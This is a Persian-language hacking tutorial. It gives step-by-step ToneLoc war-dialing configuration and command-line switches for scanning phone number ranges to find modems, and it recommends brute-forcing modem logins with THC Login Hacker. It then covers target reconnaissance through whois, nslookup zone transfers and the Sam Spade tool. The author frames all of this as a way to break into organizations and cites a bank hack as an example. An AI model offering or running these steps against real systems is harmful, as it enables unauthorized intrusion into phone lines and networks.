1-Wait Delay
2-Between-Call Delay

مقدار گزینه دومی و اصلا هر دو بر حسب میلی ثانیه است که دومی زمان برای ریست کردن مودم برای شماره گیری مجدد است که بستگی به مودم خط و شماره هایی که دارد میگیرد دارد زمان بیشتر باعث ریست شدن بهتر مودم توسط نرم افزار میشود مثلا ۴۰۰ یا حداکثر ۵۰۰ ، پیش فرض این زمان۳۰۰ میلی ثانیه است که خوب است. گزینه اول Wait Delay دارای اهمیت ویژه ایی است این گزینه معرف مدت زمانی است نرم افزار منتظر دریافت پاسخ می ماند. پس از این رو می توان با توجه به تعداد شماره های تلفن و این

زمان{ منظورWait Delay } ، (از، زمان Between-Call Delay به علت کوچکی می توان صرف نظر کرد) مدت زمان کار را تخمین زد مثلا زمان Wait Delay در حالت پیش فرض ۴۵۰۰۰ معادل ۴۵ ثانیه می باشد پاس با یک محاسبه سخت ریاضی می توان فهمید که اگر ما بخواهیم ۱۰۰۰ شماره را تست کنیم نیاز به یک ۱۶ ساعتی زمان احتیاج داریم!!
البته میتوان یک شب تا صبح فرض کرد که هم پول کمتری آب بخورد هم کسی مزاحم نشود.ولی بهتر است این عدد را به ۳۵۰۰۰ ویا۳۰۰۰۰ میلی ثانیه کاهش داد که منطقی تر هم است.(چون ما داریم دنبال خط آقای حضرت مدیر میگردیم !!) البته من به شخصه۱۰ الی ۱۲ ثانیه حداکثر زمان برای این یکی میگزارم و زمان ریست مودم را کمی بیشتر مثلا ۴۵۰میگزارم این منطقی تر است چون با راه هایی که در ادامه میگم می شود دوباره شماره های را که فقط مثلا Timeout شدن را دوباره با زمان بیشتری برای انتظار جواب گرفت.
حتما گزینه های DAT Files ، Save ، Logging to Disk ، Carrier Logging را با مقدار Y تنظیم کنید.
خوب حالا گزینه های پیکر بندی را به شما گفتم و شما مناسب حال خودتون آن را تنظیم کرده اید حالا فایل مربوط به پیکر بندی را روی دیسک ذخیره کنید اسم آن را هم با توجه قواعد که گفته شد بگزارید که هم خودتان بفهمید.!!

نکته : برنامه Tlcfg.exe همیشه عملیات خود را بر روی فایلی با نام Tl.cfg انجام میدهد که جهت استفاده از آن لازم است مرتبا نام انتخابی خود را برای فایل پیکر بندی برنامه را به Tl.cfg تغییر داده و پس از اعمال تغیرات دوباره آن را به حالت اول برگردانید.!!
حالا زمان آن رسیده که دیگر از خود برنامه استفاده کنیم!!
گزینه (سویچ) های برنامه را در زیر می بیند :

```
ToneLoc [DataFile] /M:[Mask] /R:[Range] /X:[ExMask] /D:[ExRange]
        /C:[Config] /#:[Number] /S:[StartTime] /E:[EndTime]
        /H:[Hours] /T /K
```

و توضیح های آن:

```
[DataFile] - File to store data in, may also be a mask
[Mask] - To use for phone numbers Format: 555-XXXX
[Range] - Range of numbers to dial Format: 5000-6999
[ExMask] - Mask to exclude from scan Format: 1XXX
[ExRange] - Range to exclude from scan Format: 2500-2699
[Config] - Configuration file to use
[Number] - Number of dials to make Format: 250
[StartTime] - Time to begin scanning Format: 9:30p
[EndTime] - Time to end scanning Format: 6:45a
[Hours] - Max # of hours to scan Format: 5:30
Overrides [EndTime]
/T = Tones, /K = Carriers (Override config file, '-' inverts)
```

با مثال توضیح میدهم متوجه شوید مثلا:

C :\> toneloc.exe xxxx.dat / c: zzzz.cfg

خوب همانطور که میدانید XXXX.dat تمام نتیجه های ما در آن قرار دارد و ZZZZ.cfg همان فایل پیکر بندی ما است. سویچ/C که من اضافه کردم این کار را میکند که برای این جستجو فقط از این فایل استفاده کند و دفعات بعد یکی دیگه را استفاده کنم .
سویچ های M/ و R/ و X/ و D/ همه تقریبا یک کار را انجام میدهند که من اولی را توضیح میدهم(دوتا اولی اضافه میکند دوتا بعدی حذف).
میتوان با این سویچ M/ محدوده خاصی از شماره ها را دقیقا مشخص کرد مثل:

/m: 971-XXXX
/m: 971-1XXX
/m: 971-X9XX
/m: 971-XXX3
…

که به جای X ها خود برنامه تمام اعداد بین ۰ تا ۹ را جای آنها میگزارد و شماره میگیرد.
با استفاده از گزینه های X و D میتوان محدوده ای از شماره ها را حذف کرد از شماره گیری مثال:

C:\>Toneloc.exe xxxx.dat / c: zzzz.cfg /m: 971XXXX /d: 0000-7499

همانطور که می بینید محدوده بین ۰ تا ۷۴۹۹ را به جای X ها نمی گزارد. S و e و h هم تابلو که چکار میکند!!
توجه: با استفاده از این ترکیبها میتوان کار را بین مودم ها تقسیم کرد .
در هنگام کار برنامه دکمه های کیبورد کارهای انجام میدهند که عرض میکنم .

نام کلید	توضیحات
C	این فرمان شماره مورد برسی را برای تشخیص نوع سرویس دهنده علامت میگزارد.
F	این فرمان شماره را ، شماره یک ماشین فکس علامت میگزارد.
G	این فرمان شماره را به عنوان یک ماشین GIRL علامت میگزارد (ماشین GRIL سرویس پاسخگویی خود

کار از طریق صدای ضبط شده می باشد مثل شماره های هواشناسی که میگه فلان شماره را بزن تا آب هوای فلان شهر را بگم).	
می توان برای این شماره نکته ای نوشت.	K
عملیات شماره گیری را به حال تعلیق در می آورد و با فشار هر کلیدی ادامه کار از سر گرفته می شود..	P
موجب خروج کامل از برنامه میشود.	Q
شماره فعلی را دوباره میگرد.	R
بلند گوهای مودم را فعال و یا غیر فعال میکند.	S
۵ ثانیه به مدت انتظار برای پاسخ را فقط برای این شماره زیاد می کند.	X
شماره را به عنوان سرویس Voice Mail Box یا (VMB) علامت میگزارد	V
شماره فعلی را کن سل کرده و شماره بعدی را میگیرد.	[Spacebar]
باعث خروج از برنامه میشود.	[Esc]

خوب تا حالا ۸۰% از کار را تمام کردم معمولا توی تمام آموزش ها یی که دیدم تا به حال هر کی به این مرحله میرسه دیگه آموزش تمام میکنه ولی اصل کار از حالا به بعد که بیشتر هم تجربی من باز هم به علت .... از این جا به بعد توضیح میدهم.
پس از پایان کار برنامه به شما یک پیغام میدهد با این محتوا که ، کار تمام شد فایل XXXX.Dat حاوی نتیجه ها میباشد و باید ویرایش شود اطلاعات آن بازیابی و دست خوش تغییر شود .در این فایل به هر شماره ۱ بایت فضا اختصاص میدهد و به هر شماره یک مقدار خواص می دهد که نتیجه عمل برنامه است که در جدول زیر مقادیر و معنی آنها را می بینید .

مقدار کاراکتری	مقدار عددی	مفهوم
UNDIALED	00	هنوز این شماره را نگرفته.
BUSY	1X	سیگنال اشغال بودن خط را دریافت کرده.
VOICE	2X	سیگنال صدا را تشخیص داده .(معمولا مال دستگاه فکس است)
NODIAL	30	امکان شماره گیری وجد ندارد.
ABORTED	5X	از شماره گیری صرف نظر به عمل آمده.
RIAGOUT	6X	برنامه به مقدار Ringout رسیده.(این مقدار آستانه را میتوان با استفاده از برنامه کمکی tlcfg.exe و از منوی Scan Options قابل دست رسی و تعیین است)
TIMEOUT	7X	برنامه به مقدار TIME OUT رسیده (زیاد درباره اش توضیح دادم)
TONE	8X	در هنگام انجام کار یک سیگنال شماره گیری دریافت کرده (۲ علت دارد کم بودن زمان ریست یک نفر دارد با تلفن شماره میگیرد!!)
CARRIER	9X	یک سیگنال CRRIER تشخیص داده !!
EXCLUDE	100	شماره تلفن را خودتان با توجه به سویچ ها حذف کرده اید .

برنامه کمکی tlreplac.exe که همراه این نرم افزار است کارایی جالب دارد که این هم میگویم .کار این برنامه برسی فایل dat.* است و تغییر یک نوع خواص از مقدار های بالا که گفتم هر کدام چه معنی دارد.خوب بالا تر ها به شما گفتم اگر مثلا زمان انتظار کم تنظیم کرده اید نگران نباشید شماره های آن دوباره میگیریم یا مثلا شماره های اشغال خوب به دستور زیر توجه کنید:

C:\>tlreplac.exe XXXX.dat BUSY UNDIALED

بعد یک سری جواب اساس به قول خودش میدهد و ما میتوانیم دوباره شماره های اشغال بگیریم بقیه کار ها هم مثل قبل است.
این قضیه برای TIMEOUT و RINGOUT هم صدق میکند که به جای قسمت زرد مینویسم !!!
یک برنامه کمکی دیگه هم دارد که کارش درست کردن فایل dat.* مورد دلخواه ما برای شماره های مورد نظر که اسم برنامه Prescan.exe است کارش دیگه خودتون یاد بگیرید. بغیر از اینها ۳ برنامه آمارگیری کمکی هم دارد که خواندن و تحلیل را برای ما راحت می کند از روی فایل dat.* !!.
همین همش توضیح دادم دیگر هیچی نیست که بگم ولی از کل و هدف مقاله ای که میخواستم بنویسم خیلی دور شدم ولی برای شما ها بد نشد که !!! از کارایی های این روش می توان به هک بانک تجارت نام برد در وطن خودمان و... فکر نکنید یک دفعه مسخره است این روش بلکه بدانید اگر جایی را به طور اساسی بخواهید هک کنید این روش جزو ۳ گزینه اول است .
اگر از خط فرمان مثل خیلی از مامانی ها میترسید بدانید یک برنامه گرافیکی در پیت هم برای این کار هست که خیلی خیلی سوسولی ولی خالی از لطف نیست تجربه کار کردنش به نام PhoneSweep که از سایت www.sanstorm.com میتوانید بگیرید اش.
خوب تا حالا دو روش به شما یاد دادم برای پیدا کردن مودم های فعال و + روش مخ ... میشود سه ۳ روش.
حالا به مودم وصل میشویم اگر کلمه عبور و نام کاربر و.. نخواست که هلو اگر خواست که حالیش میکنیم که این هم راه دارد و آن هم حدس زدن کلمه عبور!!! و یا ورود به زور (Brute Force) است .برای انجام اینکار روش اول که همان حدس زدن است که مشخص است باید با توجه به شرایط هدف کلمه حدس زده شود که در ابتدای مقاله دیدید این کلمه ها چه بود .

اگر حدس زده نشد نگران نباشید ما از نرم افزارهای تست کلمه عبور استفاده میکنیم مثل : THC Login Hacker که کارایی اش خوب است من آن را اندر زمان قدیم از آدرس : HTTP://THC.INFERNO.TUSCULUM.EDU/ گرفتم اگر به این آدرس نتوانستید بروید من شما را به گو گل میسپارم.

کار با این مدل از نرم افزارهای هک مثل همین ها است.زیاد فرق نمی کند پس نتیجه میگیریم من مدل دیگری را توضیح نمیدهم ! یک نکته خیلی کاربردی اگر موقع اجرای THC-Scan پیغام خطای Run time 200 را گرفتید لازم است سورس برنامه را با یک کامپایلر پاسکال دوباره کامپایل کنید یا تحت یک شبیه ساز Dos مثل doscmd و یا dosemu اجرا کنید.

دوستان خیلی مشتاق بودم که آموزش کامل برنامه THC-Login Hacker را برای شما بنویسم ، اما ترسیدم نکند فردا تمام ISP دار ها همش به ما بد بیراه بگن ما این قسمت ... تلاش کنید یاد میگیرد.

۳- جستجو در وب به دنبال اطلاعات شبکه هدف:

این کار در شرایط خاصی لازم که انجام بشود در بعضی از متدهای و یا فارسی شیوه ها هک که شما باید از یک لینک خاص به یک سایت متصل بشوید تا بعضی از اختیارات به شما داده شود و...

مثلا سایت کروز را به دنبال لینک ها یش جستجو میکنیم و به این نتیجه میرسیم که فایلهای قابل دانلود آن در سایتی به نام کرمان هکر است .با توجه به این مسئله، دیگر عضو شدن و درجه گرفتن و... معنایی ندارد و ما هر چی بخواهیم از آن سایت با توجه به روشهایی که بعدا یاد میدم بر میداریم (این قسمت را بنا به اعتراض خودشان حذف کردیم !!).

مثال در سایت ALTAVISTA می نویسیم :

Link: www.crouz.com

بعد نتایجی را که شمال تمامی سایت های وبی است که به این لینک ارجاع داده شده را می بینیم. فعلا در این مورد بس است مطلب زیاد است من هم حوصله نوشتن ندارم !!! ببخشید. اه اه اه اصلا هوا سم نبود یک مطلب مهم در این باره است و آن هم Who is است توضیح میدهم . البته آقای صمدی در مقالات خود توضیح دادن!!!!!!!!! که ما هم برای کامل بودن مقاله دوباره میگویم .

ما این عمل را برای یافتن اطلاعاتی از قبیل آدرس های IP ، نامهای حوزه (Domain Name) اطلاعاتی در باره مسئول شبکه آدرس او و شماره تلفن و سال ثبت domain و زمان انقضای آن و... می خواهم اول یک نمای کلی به شما بدهم بعد ریز جزئیات را بگم . در شبکه های بزرگ (تاکید میکنم بزرگ در شبکه کوچکتر تمام کارها را یک ماشین انجام میدهد) برای امنیت و پایداری سیستم (منظور مجموعه) یک آدرس حوزه کلی ایجاد میکند ، که آن به کل شبکه اشاره میکند نه ماشین خاصی مثلا مایکروسافت یک آدرس کلی دارد و هر کدام از زیر شبکه ها یش یک آدرس یکتا خاص دارند مثل سیستم ایمیل و سیستم FTP و ... این ماشینها که هر کدام کار مجزایی انجام میدهند نامی مشابه xxxxxxxx.microsoft.com دارد که به جای حروف x نام ماشین قرار میگیرد.

برای اینکه این ماشینها بتوانند در شبکه (منظور هم اینترنت و شبکه داخلی) است کار بکنند باید همانطور که گفته شد یک آدرس یکتا داشته باشند برای این کار از یک سرویس دهنده خاص به نام DNS باید بر روی یک ماشین نصب کنند و روی آن ماشین آدرسها و IP شبکه را ثبت کرد بعد این آدرس ماشین DNS را که آدرس های زیر شبکه را دارد در بانک اطلاعات جهانی DNS که آدرس کلی را درآن ثبت کرده اند ثبت میشود و با توجه به این روش امکان دسترسی به زیر شبکه و امکانات سایت میباشد. که ما با تماس با آن DNS اطلاعاتی در باره ماشینها و کار آنها و نسخه نرم افزار سرویس دهنده روی هر ماشین و ... بدست می آوریم که اول باید خود آن کامپیوتر DNS و آدرس IP آنرا پیدا کنیم که ما WHOIS را برای این کار میخواهیم !!
خوب این هم یک نمای کلی در این باره و مطلب بعد.

کسب اطلاعات در مورد نامهای حوزه (Domain Name Server) با پسوند org و com و net :

قابل ذکر است تا قبل از سال ۱۹۹۹ شوفری این کار منحصرا متعلق به شرکت Network Solutions بود. در این سال (۱۹۹۹) تصمیم گرفت شد توسط ICANN که ثبت نام را از حالت انحصاری خارج کرده و تحت یک روال قانونی در آورد و به شرکتهای واجد شرایط واگذار نماید .با این کار رقابت خفنی در گرفت که باعث شد تا بعضی شرکتها با دریافت مقداری فضا از سرور وب سایت شما ، رایگان نام شما را ثبت کنند (قابل توجه بر بچه هایی که شدید اند دنبال وب سایت مجانی هستند "البته این روش را بطور کامل در مقالات بعدی هم توضیح میدهم تا بدون خارج شدن حتی یک ریال از جیب مبارک داری یک وب باحال شوید ") .
اولین گام در شناسایی صاحبان یک آدرس با پسوندهای بالا رفتن به یکی از سایتهای :

HTTP://WWW.SAMSPADE.ORG/T/WHOIS?A=TRU2.COM
HTTP://WWW.INTERNIC.NET/WHOIS.HTML
HTTP://WWW.ARIN.NET

نکته در آدرس اولی به جای TUR2.COM (آدرس سایت محبوب من) آدرس مورد نظر خود را بنویسید است. اطلاعاتی که بعد از وارد کردن نام سایت به شما داده میشود عبارتند از:
۱- نام شرکت ثبت کننده نام (Registrar) .
۲- نام سرویس دهنده Whois .
۳- نام سرویس دهنده های نام شرکت یا موسسه صاحب نام.
بعد از بدست آوردن این اطلاعات به سایت شرکت ثبت کننده اطلاعات رفته و آنجا این عمل را تکرار میکنیم تا اطلاعات بیشتری دست پیدا کنیم حالا اطلاعات را یک جایی ذخیره کنید تا بگم بعدا با میل به میل آن چه کار باید کرد که خیلی به درد می خورد .
خوب یک سوال مهم اینجا مطرح میشود که اگر پسوند سایت مورد نظر ما پسوندهای بالا نبود چکار کنیم؟ خوب در جواب این سوال کلی و جامع جواب میدهم تا مشکلی برای شما پیش نیاید را حل این مسئله این است که به سایت:
HTTP://WWW.ALLWHOIS.COM/HOME.HTML
رفته در این آدرس شما میتوانید اطلاعات مربوط به ثبت کننده نام بیش از ۶۰ کشور جهان را ببینید از جمله ir .البته مجموعه آدرسهای NIC هم خوب است و راه گشا مثل:

http://whois.nic.ir/
http://whois.nic.gov
http://whois.nic.mil/

و ....
خوب ما حالا یک سری اطلاعات بدست آورده ایم مثل شرکت ثبت کننده آدرس ، به سراغ آن میرویم و مستقیما در آن جا یک Whois اساسی میکنیم تا اطلاعات بیشتری را بدست بیاوریم اطلاعاتی که به ما میدهد بیش از ۹۰% اوقات عالی است حال معمولا به ما می گوید :
۱- آدرس IP سایت یا به نوعی میشود گفت آدرس http server را میگوید .
۲- آدرس و مشخصات DNS را که خیلی بدرد میخورد.
۳-آدرس و مشخصات شخصی که آدرس را در شبکه ثبت کرده البته نمیشود درباره صحت آن نظر داد.(اکثرا مهم نیست)
۴- NIC handle که یعنی یک شناسه ده کاراکتری است که به عنوان کد یکتا رکورد اطلاعات مربوطه را در بانک اطلاعاتی Whois مشخص میکند میگم چکار است بعدا .
یک نکته اگر بیش از یک IP و آدرس برای DNS پیدا کردید تعجب نکنید معمولا سایت های بزرگ چند تا آدرس DNS دارند که اگر خدا خواست اولی یکید دومی کارا را انجام بدهد و سیستم نخوابد ما برای کارهایمان معمولا از اولی استفاده میکنیم ولی اگه به هر دلیلی جواب نداد از بعدی ها به ترتیب شماره اش استفاده میکنیم خوب اینا باید همیشه بروز باشن تا آدرس ها درست کار کند برای هماهنگی و به روز بودن آنها از آن ده کاراکتر استفاده میشود معمولا برای تبادل اطلاعات از پورت ۵۳ udp استفاده می کنند که با یک telnet ساده میشود کلی اطلاعات بدست آورد البته راه اصلی اش استفاده ار فرمان nsllokup است که توضیح میدهم چه جوری کار میکند .
مثال : نداریم فعلا !!!!

زنگ تفریح!!!

یک نکته کوچولو است که کمی با حال است دانستن اش همان طور که فهمیدید فرایند آوردن یک صفحه از یک سایت کمی وقت گیر است برای سرعت بخشیدن به این کار ما یک فایل دست کاری کرده تا کامپیوتر مان هر وقت با آن کامپیوتر کار داشت دیگه سراغ DNS ان سایت نرود مستقیما آدرس را خودش بداند و سراغ اون برود.
به پوشه c:\windows\host بروید در ویندوز های 9x و در سری NT به پوشه c:\winnt\system32\drivers\etc\hosts بروید و فایل hosts باز کرده با notepad و خطوطی را به شیوه زیر به آن اضافه کنید.
شما میدانید که IP سایت www.xxxx.com برابر ۰۰۰,۰۰۰,۰۰۰,۰۰۰ است آنگاه با اضافه کردن خط زیر در فایل hosts ، مرور گر دیگر جستجو انجام نمی دهد و یک راست به سراغ بر قراری ارتباط با آدرس اینترنتی سایت میرود.
000.000.000.000 www.xxxx.com
با این کا سرعت دست رسی شما افزایش پیدا میکند به فقط سایتی که با این شیوه به فایل مورد نظر اضافه کرده اید ، یک راه اساس تر، که من خیلی قبول دارم استفاده از نرم افزار ONspeed این وسیله به مرور گر شما یک عدد IP اختصاص میدهد و دیگر صفحات شما در سرور تان نمی آید و مستقیما پیش شما می اید . امتحان کنید معتاد میشود انشاء الله . البته باهاش کارهای زیادی میشود کرد خودتان امتحان کنید .

۴- گرفتن اطلاعات از سیستم DNS

حالا رسیدیم به دو مطلبی که از اول می خواستم در باره اش توضیح بدم و مجبور شدم به این همه توضیح اضافه البته بد هم نبود حملات WAR DIALER را کاملا توضیح دادم دیگه بس است حرف اضافه میریم سر اصل مطلب .

مقدمه :
DNS اول کلمات Domain Name Server است و یعنی سیستم نام گذاری حوزه.

خوب برگردیم سر کارمان میخواستم درباره دستور nslookup یک سری توضیح بدهم .
اولا بگم این دستور برای گرفتن رکورد های داخل DNS است. اما یک چند تا کار دیگه هم میکنه که توضیح میدهم به شما
این دستور در خط فرمان (با نوشتن CMD در RUN میتوانید از خط فرمان استفاده کنید) کار میکند.
در خط فرمان می نویسیم:

Nslookup

پس از اجرای دستور باید با فرمان server نام سرور را به برنامه داد به این صورت :

Server xxxxxxxxxx

که به جای x ها نام DNS سایت را مینویسیم (IP بود اشکال ندارد) بعد فرمان زیر را در خط فرمان مینویسیم :

Set type=any

با نوشتن این دستور میگیم هر آن چه هست برای ما بفرستد وبا فرمان زیر تمام رکورد ها را میگیریم :

Ls –d xxxxxxxxxx .

که بجای xxx ها نام سایت را مینویسیم (بدون www)حتما نقطه را آخرش بگزارید.
خوب کار اصلی این دستور به شما ها گفتم اما دوتا کارایی دیگه هم دارد که میگم:

۱- برای تشخیص اینکه آیا IP استاتیک یا دینامیک . IP های استاتیک (ثابت) IP های هستن که کامپیوتر های که همیشه در شبکه هستن آنها دارند مثل وب سرور ها ، هاستینگ ها و... اما IP های دینامیک (متغیر) IP های هستن که من شما داریم و لحظه ای است مال شخص ثابت نیست معمولا همه که با مودم میرن بالا از این نوع IP دارند.
فرمان nslookup را در خط فرمان به صورت زیر اجرا میکنیم

Nslookup *hostname*

که به جای *hostname* ما IP مورد نظر خود را مینویسیم.اگر نتیجه این بود که این میزبان وجد ندارد طرف ما دینامیک است ولی اگر اسم میزبان را به ما بدهد مطمئن باشید ماشین مورد نظر استاتیک استاتیک است .


۲- این یکی را زیاد توضیحات نمیدهم تا خودتون هم یک ذره تلاش کنید !! (یک راهنمایی داخل Help یک جستجو کنید)

۵- نرم افزارهای مربوطه

شاید تا به حال فکر کنید یکم کار سخته ولی اتفاقا خیلی راحت است یک چند نرم افزار معرفی میکنم تا کمی راحت تر بشود .

۱- Sam Spade
۲- NET INFO
۳- Net Scan Tools
۴- WS-Ping Pro Pack .
۵- و...

۱-ابزار همه منظوره Sam Spade :



خوب تا به حال شاید اسم این زیاد شنیده باشید. ابزار ساده ای و البته کامل برای شناسایی مقدماتی هدف است. این ابزار رایگان است و می توانید از آدرس http://www.samspade.org بگیرید روی تمام نسخ ویندوز کار میکند دیگه هیچی . دارای قابلیت های زیر می باشد :

۱- Whios : به طور مستقیم با سرویس دهنده Whios ارتباط برقرار کرده و اطلاعات بدرد بخور را میگیرد. چون از سایت خودش برای جستجو استفاده میکند نیازی به دست کاری ندارد.

۲- IP Block Whios :قادر است تعیین کند که یک مجموعه IP متعلق به کدام شرکت یا موسسه است .

۳- Ping : برای کشف IP قربانی از آن استفاده میشود البته اگر آن ماشین فعال باشد.

۴- DNS Zone Transfer : همانطور که در بالا اشاره شد باعث انتقال تمام رکورد های موجود در آن میشود. (باید آدرس DNS را بدهید به برنامه).

۵- Nslookup : باعث میشود خودتان دستی با آن (DNS) فعل انفعال داشته باشد.

۶- DIG »:در باره یک سیستم خاص از DNS اطلاعات تکمیلی میگیرد .

۷- Trace route : این یکی فهرستی از مسیریاب ها و کلا ماشین های بین شما و ماشین هدف را از جمله دیوار آتش پرکسی و... را مشخص میکند .

۸- Finger : اگر سرویسی به همین نام روی ماشین هدف فعال باشد با اجرای این میتوانید لیستی از کاربر های آن را ببینید.

۹- SMTP VRFY : میتوان فهمید که مثلا فلان آدرس پستی روی سرویس دهنده وجد دارد یا که خیر .

۱۰- Web Browser : یک مرور گر وب یا به اصطلاحی کاوشگر شبکه است که البته صفحات را به زبان HTML و فرایند آن نمایش میدهد.

توضیحات کامل این ابزار


:.: Sam Spade :.:

مقدمه : SamSpade وسیله مفیدی است که می تواند بوسیله فاز کشف آزمایش نفوذی کمک کند . با وجود اینکه اکثر عملکردی که SamSpade تهیه می کند می تواند از خط فرمان اجرا شود SamSpade ، Gui مستحکمی را فراهم می کند که به آسانی بکار می رود . SamSpade اکثراً عملکرد یکسانی را همانند *Net Scan Tools* و *Ws-Ping Pro Rack* تهیه می کند و گزینه های اضافی را از قبیل mirroring Web Site و Crawling ارائه می دهد . SamSpade در ویندوز 9X/NT/2000/2003/XP جریان دارد و Gui بصری را به وجود می آورد و عملکرد بسیاری را در یک وسیله تلفیق می کند . SamSpade قادر به اجرای پرسش , Whois Dig, Pings ,DNS(درخواست پیشرفتهDNS) ، مسیرجو ، Finger ، انتقال های منطقه ای ، بررسی رله پستی SMTP و mirroring و Web Site Crawling می باشد .

کاربرد : SamSpade کاملا گویا است . خط ابزار اصلی ، میانبر هایی را برای اکثر توابع فراهم می کند . با این وجود ، برخی از توابع اضافی (Zone Transfers) تنها از طریق منو Tools قابل دستیابی هستند . در صورتیکه عملکرد دکمه سمت راست ماوس را ترجیح دهید. خوشبختانه ، SamSpade از طریق بکارگیری دکمه سمت راست ماوس ، گزینه ها و میانبر های بسیاری را ارائه می کند هنگام بکارگیری این وسیله ، دکمه سمت راست ماوس را یک نگاه کنید . تصور می کنیم که شما به میانبر هایی دست خواهید یافت که در زمان صرفه جویی کرده و کار را آسانتر می سازد . پیش از بکارگیری SamSpade باید گزینه های خود را پیکر بندی کنید که مرحله بسیار مهمی به حساب می آید زیرا اگر به درستی گزینه های خود را تنظیم نکنید ، قادر به اجرای انتقال های منطقه ای و دستیابی به سایر توابع نخواهید بود .

به خاطر بسپارید در صورتیکه در صدد دستیابی تابع انتقال منطقه ای از منو هستید و آن نیز غیر قابل دستیابی باشد ، احتمالا پیکربندی گزینه های خود را فراموش کرده اید . بنابر این پیش از بکارگیری این وسیله خود را از برخی دردسر ها و پیکربندی گزینه ها نجات دهید . به منظور پیکربندی گزینه های خود Options را از منو Edit انتخاب کنید ، جدول Advanced Options است که امکان **انتقال های منطقه ای ، بررسی فعال** و **بررسی رله ، (Zone Transfers , Active Probing , Relay Checking)** را در اختیار شما قرار می دهد .

هنگامیکه گزینه های خود را پیکربندی می کنید جهت بکارگیری SamSpade آمادگی پیدا کرده اید . کار را با بررسی زمینه های ورودی در صفحه اصلی و تعیین اطلاعات مورد نیاز جهت ورود به هر زمینه آغاز کنید . نخست نام دامنه ، نشانی IP یا نام شرکت هدف را در پنجره بالایی سمت چپ وارد کنید . سپس باید سرویس دهنده DNS را در کادر net.12.1. وارد کنید . معمولا کا را با سرویس دهنده نام پیش فرض خود آغاز کنید . همچنین با نمایش کادر Telphone drop-down ، امکان انتخاب Whois Server را جهت اجرای سوالات Whois فراهم می کند . Magic یک سرویس دهنده Whois مناسب برای شروع است زیرا Whois Server مناسب را برای شما انتخاب خواهد کرد .



به منظور اصلاح زمینه بالایی ورودی ، به ردیف دکمه های رادیویی دست می یابید . دستیابی به این دکمه ها آسان تر از منو های کرکره ای (pull-down) است ، بنابراین به توضیح وسیله ای جهت بکارگیری دکمه های رادیویی می پردازیم . با این وجود می توان به هر تابعی که دکمه های رادیویی از طریق منو های Pull-down فراهم می کنند دست یافت . اسامی توابع یکسان هستند و توضیحات و تکنیک ها به خوبی عمل می کنند بدون توجه به اینکه کدام روش دستیابی دارید . در بخش پایین به توضیح عملکردهای وسیله می پردازیم و کار را با دکمه های رادیویی سمت چپ آغاز کرده و به سمت راست صفحه پیش می رویم .

Ping : از طریق نخستین دکمه (که با کره سیاه و سبز رنگ مشخص شده) قابل دسترسی است که امکان آزمایش (آنالیز) هدف را فراهم می سازد . هر زمان که با بکارگیری فلش های بالایی و پایینی در سمت چپ پایین کادر ، گزینه ping را انتخاب می کنید ، قادر به تعیین ping خواهید بود که جهت اجرای وسیله لازم دارید شماره پیش فرض ping ، ۱۰ است ، البته ما تنظیم این مقدار را به ۳ پیشنهاد می کنیم مگر اینکه در مورد شخص تعیین کننده عملکرد خود نگرانی نداشته باشید . گاهی اوقات یک ping با شکست به این دلیل مواجه می شود که سیستم یا شبکه مشغول است ، بنابراین موجب نتایج نادرست می گردد . هنگامی ۳ عدد ping استفاده می شود جهت ایجاد نتایج صحیح آزمایشی کافی است بدون اینکه لازم به ایجاد عملکردی برای افزایش شانس شناسایی باشد .

DNS : اطلاعاتی است که با بکارگیری دکمه بعدی (net.12.1 button.) بدست می آید . هنگام انتخاب این گزینه ، وسیله جستجوی DNS را اجرا شده و نام سرویس دهنده ، اتصال و سایر اطلاعات مفید را نمایش می دهد . تلفن قرمز ، گزینه Whois را فعال می کند ، به منظور اجرای سوالات Whois ، باید سرویس Whois را در کادر drop-down تلفن قرمز مشخص کرد . چندین سرویس دهنده پیش فرض Whois به این صورت فهرست بندی شده اند :

